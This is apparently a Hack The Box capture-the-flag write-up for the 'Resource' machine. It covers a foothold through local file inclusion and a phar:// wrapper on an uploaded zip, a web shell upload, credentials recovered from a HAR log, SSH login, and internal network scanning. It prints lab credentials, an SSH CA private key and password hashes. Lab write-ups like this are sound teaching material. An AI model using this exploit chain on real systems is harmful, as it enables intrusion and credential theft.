
```
4 <b>
    Fatal error
  </b>
  :  Uncaught TypeError: password_verify(): Argument #1 ($password) must be of type
  given in /var/www/itrc/api/login.php:16
5 Stack trace:
6 #0 /var/www/itrc/api/login.php(16): password_verify(Array, '$2y$10$VCpu.vx5...')
7 #1 {main}
8 thrown in <b>
    /var/www/itrc/api/login.php
```

But couldn't get anywhere with this info and from the error it doesn't seem like a NoSQL injection vuln.


On the hackthebox official forums, someone posted a GitHub link for foothold
https://github.com/Mr-xn/thinkphp_lang_RCE

I don't think it's intended way because the PHP version shown by burpsuite is 8.1.29 although the thinkphp and php version shown by burp are different nowhere the version of thinkphp is also mentioned by using this method of exploitation admin page is not needed in this also gives a strong reason that it might not be intended way.

The github exploitation works we can write PHP files.



By using the method mentioned in the above github link we can get command execution.



The above method isn't an intended way following is the intended way to get foothold There is an LFI vulnerability in the page parameter because of this we were able to view the admin page. Now we can view the files in the system.

But when I tried to read /etc/passwd it did not read it the reason behind it is the server adds a .php extension to the value of the page parameter so it converts/etc/passwd to /etc/passwd.php which does not exist so it redirects to dashboard.

We can abuse zip file upload functionality to execute php codes using php wrappers https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README.md#wrapper-phar

In the example mentioned in the above repo, they have used phar archive which is similar to zip files so we can give it a try.

Wrapper phar://

PHAR archive structure

PHAR files work like ZIP files, when you can use the `phar://` to access files stored inside them.

Use the `phar://` wrapper: `curl http://127.0.0.1:8001/?page=phar:///var/www/html/archive.phar/test.txt`

I created a test.php file with a simple php function in it.

```
┌──(shivam㉿kali)-[~/htb/resource]
└─$ cat test.php
<?php phpinfo(); ?>
```

Stored test.php in test.zip file.

```
┌──(shivam㉿kali)-[~/htb/resource]
└─$ zip test.zip test.php
  adding: test.php (stored 0%)
```

Now upload this zip file by creating a new ticket.

test

Created by: luci [open]

test

test.zip

This is the file name that the server renamed.


```
s="attachment-link" href="../uploads/27904773e17392056216887e38050d71202788f5.zip"><
```

We can execute the test.php file using the below URL

http://itrc.ssg.htb/?page=phar://uploads/27904773e17392056216887e38050d71202788f5.zip/test

Note: Do not put test.php in the file name because the server itself adds .php on page parameter.

It executed PHP code in the test.php file



Uploaded web shell

Uploaded the powny shell


There are some zip files in the uploads directory maybe they are of the tickets that we can't visit.


```
www-data@itrc:…/itrc/uploads# ls
21de93259c8a45dd2223355515f1ee70d8763c8a.zip
88dd73e336c2f81891bddbe2b61f5ccb588387ef.zip
b829beac87ea0757d7d3432edeac36c6542f46c4.zip
c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
d82c486c8a498689dff6f23d4d214cf1a7ae8d83.zip
e8c6575573384aeeab4d093cc99c7e5927614185.zip
eb65074fe37671509f24d1652a44944be61e4360.zip
pshell.php
pshell.php.1
pshell.php.10
pshell.php.11
pshell.php.2
pshell.php.3
pshell.php.4
pshell.php.5
pshell.php.6
pshell.php.7
pshell.php.8
pshell.php.9
shell.php
```

In one of the zips, there is an itrc.ssg.htb.har file is some kind of log file that contains hardcoded credentials.


```
      ],
      "headersSize": 647,
      "bodySize": 37,
      "postData": {
        "mimeType": "application/x-www-form-urlencoded",
        "text": "user=msainristil&pass=82yards2closeit",
        "params": [
          {
            "name": "user",
            "value": "msainristil"
          },
          {
            "name": "pass",
            "value": "82yards2closeit"
          }
        ]
      }
    },
```

Those creds worked.





Pubkey contains rsa public which is of ssh.

```
┌──(shivam㉿kali)-[~/htb/resource/zips]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDa1RS3oCZOLoHXlCKYKOBCiaQzNA9weEgvkEyVCr6Wrtll
i8clZi5tJkZiRUyRkqrvR6lX3uzEY/OePxDq0/i73bYN2wc60AXn0UFm8WEqfu5fYSao8vZK/Yop80NAXA/x
2JHeK74nC8feM9+u004NSjmj5tC8I8C6ywF0ZPu9Bym0RC/Nm8kOGDmrNWqV03owO5XzHBu5u4P1WdL7ge4J
AmB0lE7eNv0FJATxQ4hHZghtQvOu3qWUqEbyjzkKrMbKuF2KPIiH3Ep6dWrbKjJ9MIUATJDwNwK6h5x10s/G
6aQ8jkPKe0s1SucovFb9b3C/PiYmjlMoAVqoMF8mrQ3NFIsgFFGsJ+pUSMUIkZ/2/EfsPEmA1jfkzEAD18UH
1PtXo4GehRAbKw9lcbu1MbQHMGJg+0W/95RxK+wy0NSLuwmycKvpY8MKO9MWP6UMoQmAhYEToulcfwrDGD9n
cbzzTd1A951JWkpynGqVKazDIvvrb+MF1XXib2HYZ/7XGQs= mgraham@ssg.htb
```

By reading all of the tickets it's pointed to some kind of signing server. Maybe we have to find it.

Before searching the server I tried this credential on ssh and it worked.

```
┌──(shivam㉿kali)-[~/htb/resource/zips]
└─$ ssh msainristil@itrc.ssg.htb
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:05 2024 from 10.10.14.23
msainristil@itrc:~$
```

There is an SSH private key.

```
msainristil@itrc:~$ cat decommission_old_ca/ca-itrc
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

The 'ITRC Certificate CA,' represents it as a key pair of a certificate authority.

```
msainristil@itrc:~$ cat decommission_old_ca/ca-itrc.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDoBD1UoFfL41g/FVX373rdm5WPz+SZ0bWt5PYP+dhok4vb
3UpJPIGOeAsXmAkzEVYBHIiE+aGbrcXvDaSbZc6cI2aZfFraEPt080KVKHALAPgaOn/zFdld8P9yaENKBKlt
WLZ9I6rwg98IGEToB7JNZF9hzasjjD0IDKv8JQ3NwimDcZTc6Le0hJw52ANcLszteliFSyoTty9N/oUgTUjk
FsgsroEh+Onz4buVD2bxoZ+9mODcdYTQ4ChwanfzFSnTrTtAQrJtyH/bDRTa2BpmdmYdQu+4HcbDl5NbiEwu
1FNskz/YNDPkq3bEYEOvgMiu/0ZMy0wercx6Tn0G2cppS70/rG5GMcJi0WTcUic3k+XJ191WEG1EtXJNbZdt
Jc7Ky0EKhat0dgck8zpq62kejtkBQd86p6FvR8+xH3/JMxHvMNVYVODJt/MIik99sWb5Q7NCVcIXQ0ejVTzT
I9QT27km/FUgl3cs5CZ4GIN7polPenQXEmdmbBOWD2hrlLs= ITRC Certifcate CA
```

The Docker network is there we can scan the whole network.

```
╔═══════════╣ Interfaces
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.223.0.3  netmask 255.255.0.0  broadcast 172.223.255.255
        ether 02:42:ac:df:00:03  txqueuelen 0  (Ethernet)
        RX packets 1285788  bytes 159694303 (152.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1328678  bytes 272399341 (259.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52075  bytes 3142418 (2.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52075  bytes 3142418 (2.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Here's the database user and password.

```
╔═══════════╣ Searching passwords in config PHP files
$dbpassword = "ugEG5rR5SG8uPd";
$dbusername = "jj";
```

The database contains the hashed credentials of users.

```
MariaDB [resourcecenter]> select * from users;
+----+-------------+--------------------------------------------------------------+-------+------------+
| id | user        | password                                                     | role  | department |
+----+-------------+--------------------------------------------------------------+-------+------------+
|  1 | zzinter     | $2y$10$VCpu.vx5K6tK3mZGeir7j.ly..il/YwPQcR2nUs4/jKyUQhGAriL2 | admin | NULL       |
|  2 | msainristil | $2y$10$AT2wCUIXC9jyuO.sNMil2.R950wZlVQ.xayHZiweHcIcs9mcblpb6 | admin | NULL       |
|  3 | mgraham     | $2y$10$4nlQoZW60mVIQ1xauCe5YO0zZ0uaJisHGJMPNdQNjKOhcQ8LsjLZ2 | user  | NULL       |
|  4 | kgrant      | $2y$10$pLPQbIzcehXO5Yxh0bjhlOZtJ18OX4/O4mjYP56U6WnI6FvxvtwIm | user  | NULL       |
|  5 | bmcgregor   | $2y$10$nOBYuDGCgzWXIeF92v5qFOCvlEXdI19JjUZNl/zWHHX.RQGTS03Aq | user  | NULL       |
|  6 | cgxllxtxbr  | $2y$10$dhWgauaX5rWlSMFBC1e2dedv0ePpBDtBOY7eVkcI2npSjsNt0hvB2 | user  | NULL       |
|  7 | ucvjlpbfnn  | $2y$10$VCZJdE/UWFmGMG7/vo725.jgvv1oyrqwYtAkKnlK91wT4zmLoeBpm | user  | NULL       |
|  8 | cozapndgfj  | $2y$10$DdSbELDiuxPH3Uvfqn/dlegaGQ3VtAOICyXGTVeoKNptdL8r90H7y | user  | NULL       |
|  9 | luci        | $2y$10$xrD3T4dkM7VA8n04cdg70uK6bdkRKSvTnhtIE4wj.h9UFIFZhgO46 | user  | NULL       |
+----+-------------+--------------------------------------------------------------+-------+------------+
9 rows in set (0.001 sec)
```

The admin hash didn't crack that's what we need did not try the rest of them. Next, I scanned the range 172.223.0.3 using a standalone Nmap binary. 3 hosts are up.

```
msainristil@itrc:~$ ./nmap -sn 172.223.0.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-08-04 13:40 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for signserv.ssg.htb (172.223.0.1)
Host is up (0.0070s latency).
Nmap scan report for resource-db.docker_resource (172.223.0.2)
Host is up (0.0049s latency).
Nmap scan report for itrc (172.223.0.3)
Host is up (0.0031s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
msainristil@itrc:~$
```

Port Scan for the first host.


```
msainristil@itrc:~$ ./nmap -p- 172.223.0.1 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-08-04 14:00 UTC
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 52.31% done; ETC: 14:01 (0:00:13 remaining)
Nmap scan report for signserv.ssg.htb (172.223.0.1)
Host is up (0.00058s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1
```

On the second host, only the MySQL port is open.


```
msainristil@itrc:~$ ./nmap -p- 172.223.0.2 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-08-04 14:01 UTC
Nmap scan report for resource-db.docker_resource (172.223.0.2)
Host is up (0.00075s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
```

```
msainristil@itrc:/var/www/itrc$ mysql -h resource-db.docker_resource -u jj -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 11645
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| resourcecenter     |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]>
```

